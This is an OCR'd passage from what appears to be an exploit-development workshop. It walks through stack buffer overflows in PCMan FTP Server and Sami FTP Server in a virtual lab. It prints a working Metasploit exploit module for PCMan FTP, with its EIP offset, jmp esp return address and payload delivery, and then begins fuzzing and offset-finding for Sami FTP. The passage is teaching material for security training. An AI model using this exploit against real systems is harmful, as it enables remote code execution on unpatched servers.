
Mona.py has found that offset value is 1997, means after these many bytes EIP would be overwritten. Now we first get the Metasploit Exploit Module, we will use mona.py "suggest" command for the rest of the operations for us and give the Metasploit exploit module all the mandatory required info. We need to exploit this application as shown in below figure.




We run the command as shown above in the figure, now we will select the exploit type and continue



Since, this is FTP server so we have put 21 as our remote port.



Once the port is given we will complete the suggest command process and the exploit module is ready to be used in Metasploit. Exploit module, which we have just developed, is shown in below figure.



We now have exploit module ready to be incorporated in the Metasploit module directory.

This is the Exploit module skeleton with mandatory required info like EIP offset and return address and most importantly the available space for the shellcode. However, to make it work smoothly you need to find bad chars which we have already covered in this workshop separately.

Exploit Module for PCMan's FTP Server.

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
 #Rank definition: http://dev.metasploit.com/redmine/projects/framework/wiki/Exploit_Ranking
      #ManualRanking/LowRanking/AverageRanking/NormalRanking/GoodRanking/GreatRanking/
ExcellentRanking
  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'     => 'insert name for the exploit',
      'Description'  => %q{
          Provide information about the vulnerability / explain as good as you can
```

```
          Make sure to keep each line less than 100 columns wide
      },
      'License'     => MSF_LICENSE,
      'Author'      =>
        [
         'insert_name_of_person_who_discovered_the_vulnerability<user[at]domain.com>',
# Original discovery
          '<insert your name here>',  # MSF Module
        ],
      'References'  =>
        [
          [ 'OSVDB', '<insert OSVDB number here>' ],
          [ 'CVE', 'insert CVE number here' ],
          [ 'URL', '<insert another link to the exploit/advisory here>' ]
        ],
      'DefaultOptions' =>
        {
          'ExitFunction' => 'process', #none/process/thread/seh
          #'InitialAutoRunScript' => 'migrate -f',
        },
      'Platform'    => 'win',
      'Payload'     =>
        {
          'BadChars' => "", # <change if needed>
          'DisableNops' => true,
        },

      'Targets'     =>
        [
          [ '<fill in the OS/app version here>',
            {
              'Ret'      =>  0x0043410d, # jmp esp - PCManFTPD2.exe
              'Offset'   =>  1997
            }
          ],
        ],
      'Privileged'  => false,
      #Correct Date Format: "M D Y"
      #Month format: Jan,Feb,Mar,Apr,May,Jun,Jul,Aug,Sep,Oct,Nov,Dec
      'DisclosureDate'  => 'MONTH DAY YEAR',
      'DefaultTarget'   => 0))

    register_options([Opt::RPORT(21)], self.class)

  end

  def exploit


    connect

    buffer =  rand_text(target['Offset'])
    buffer << [target.ret].pack('V')
    buffer << rand_text(4)  #junk
      buffer  <<  Metasm::Shellcode.assemble(Metasm::Ia32.new,  'add  esp,-1500').encode_
string # avoid GetPC shellcode corruption
    buffer << payload.encoded  #max 489 bytes

    print_status("Trying target #{target.name}...")
    sock.put(buffer)
```

```
    handler
    disconnect

  end
end
```

You can change the static information in this exploit module, which is the developer information, timestamp and license etc.

It took us few minutes to develop this exploit module!


Exploit Development on the Edge for Sami FTP Server

We have first installed the Sami FTP server in our virtual lab. Let's first show you the setup.


Sami FTP server running on IP Address: 192.168.1.7 on top of Windows XP operating system.

Quick Fuzzing


We used the same fuzzer we have been using so far in this workshop and with the same fuzzer we fuzzed the application with 2500 bytes of data. However, this time we directly send the 2500 bytes of the same pattern we created for the PCMan FTP Server in the previous example and fuzzed the applications shown below. Below figures shows the above steps explained in action. Sami FTP Server was running normally




We attached this in the Immunity Debugger.




Now we will fuzz this as explained above.




Here you go, application crashed successfully. We will now find the offset quickly.




Let's copy the value in the EIP and run the offset command to get the EIP offset.




Here you go, EIP offset is at location 209. Now it's time to run the suggest command and get the Metasploit exploit module as we did for the previous application.



